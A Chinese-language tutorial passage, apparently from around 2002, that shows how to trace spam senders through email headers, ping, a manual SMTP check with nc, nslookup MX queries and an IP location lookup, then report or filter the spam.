




图 1

首先，选择第一封邮件，点击右键，选择原始信息，我们可以看到该邮件的头信息如图2所示。



```
Received: from chinaacc.com (mtal [127.0.0.1])
    by smtp.x263.net (Postfix) with SMTP id 5A7EE9FCAA
    for <noname@263.net>; Sun, 10 Nov 2002 14:55:01 +0800 (CST)
Received: from chinaacc.com (unknown [211.157.0.4])
    by antispam-1 (Coremail) with SMTP id zZgAHUCrj2/DgAE.1
    for <noname@263.net>; Sun, 10 Nov 2002 14:55:01 +0800 (CST)
Received: (qmail 24679 invoked from network); 10 Nov 2002 06:20:43 -0000
Received: from unknown (HELO ????????????) ([211.157.4.254]) (envelope-sender <csdept@chinaacc.com>)
        by 0 (qmail-ldap-1.03) with SMTP
        for <guanniar@sh.163>; 10 Nov 2002 06:20:43 -0000
Reply-To: 中华会计网校 <csdept@chinaacc.com>
From: "中华会计网校" <csdept@chinaacc.com>
To: "亲爱的女士/先生：" <...>
Subject: 中华会计网校2003年注册税务师考试辅导!
Date: Sun, 10 Nov 2002 14:29:26 +0800
X-Virus: 6
X-Priority: 1
X-MSMail-Priority: High
MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="----=_NextPart_000_0007_01C2&&C1.562312C0"
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2615.200
Message-Id: <...5A7EE9FCAA@smtp.x263.net>
```

图 2



```
C:\>ping 211.157.4.254

Pinging 211.157.4.254 with 32 bytes of data:

Reply from 211.157.4.254: bytes=32 time<10ms TTL=248
Reply from 211.157.4.254: bytes=32 time<10ms TTL=248
Reply from 211.157.4.254: bytes=32 time<10ms TTL=248
Reply from 211.157.4.254: bytes=32 time<10ms TTL=248

Ping statistics for 211.157.4.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>
```


图 3

从该邮件头，我们可以得到很多有用的信息。这里我们需要特别注意的是"Received:"字段，这里包含了邮件的传输路径。其中"From"后面是发送邮件服务器，而"by"后面是接收邮件服务器。由此我们可以得到该邮件的大致传输路径为：

211.157.4.254->211.157.0.4->smtp.x263.net

这样，我们就可以认为发送垃圾邮件者可能位于IP地址211.157.4.254，发送邮件的服务器IP地址为211.157.0.4。下面我们来检验一下，如图3所示。

看来该IP的确存在，并且很可能24小时连线。下面再看看发送邮件服务器的情况，如图4所示。



```
C:\>ping 211.157.0.4

Pinging 211.157.0.4 with 32 bytes of data:


Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 211.157.0.4:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>
```

图 4


PING不通，但并不一定表示该主机不存在，很可能是关闭了PING响应或者安装了防火墙。我们连接25端口看看，如图5所示。



```
C:\>nc 211.157.0.4 25
220 chinaacc.com ESMTP
helo a.b.c
250 chinaacc.com
mail from: a@b.c
250 ok
rcpt to: x@y.z
553 sorry, that domain isn't in my list of allowed rcpthosts (#5.7.1)
rcpt to: csdept@chinaacc.com
250 ok
quit
221 chinaacc.com

C:\>
```

图 5



```
C:\>nslookup
Default Server:  intra.nsfocus.com
Address:  192.168.1.1

> set type=mx
> chinaacc.com
Server:  intra.nsfocus.com
Address:  192.168.1.1

Non-authoritative answer:
chinaacc.com    MX preference = 10, mail exchanger = mail.chinaacc.com

chinaacc.com    nameserver = dns1.apcix.com.cn
chinaacc.com    nameserver = dns2.apcix.com.cn
mail.chinaacc.com       internet address = 211.157.0.4
dns1.apcix.com.cn       internet address = 211.167.251.189
dns2.apcix.com.cn       internet address = 202.181.202.157
> exit

C:\>
```

图 6

可以看到，该邮件服务器可以匿名发送邮件，但是对收信人地址进行了限制，只能发送到它保存的列表中的邮件服务器。这种SMTP服务器安全性比不上ESMTP，本身就允许别人匿名给他们发信嘛。

我们可以利用下面WINDOWS自带的nslookup获得关于chinaacc.com邮件服务器的一些信息（感谢PKKingSon提供的技术支持），如图6所示。

现在，我们基本可以确定发送垃圾邮件者的位置了，除非该IP地址的主机被入侵，不过种种迹象表明这不大可能。下一步呢？当然是去他们主页看看他们的联系电话，然后跟他们谈谈。但是并非所有垃圾邮件发送者都有主页，所以我们可以查询一下关于该IP地址的相关信息，可以访问网址http://lrt.3see.com/guest/ip/ip2.htm，我们得到了下面的信息，如图7所示。

在线 IP 地址查询结果

你查询的IP是　：211.157.004.254
查询IP所在地区：　北京大兴
提　供　者　是：夜飞扬

图 7

OK，到现在为止，我们或者直接联系chinaacc.com的人，要求他们立刻停止发送垃圾邮件。或者联系263的网管，通知他们过滤该垃圾邮件地址，注意发信的时候附上该垃圾邮件的头信息作为证据。当然，更简单的办法就是通过263的过滤功能拒收该垃圾邮件，或者利用所使用的客户软件实现。

接下来看第二封垃圾邮件，如图8所示。




图 8

这个比较有趣，好象垃圾发送者所处的机器就是邮件服务器！只有从263才能查到了。

再看第三封信，如图9所示。

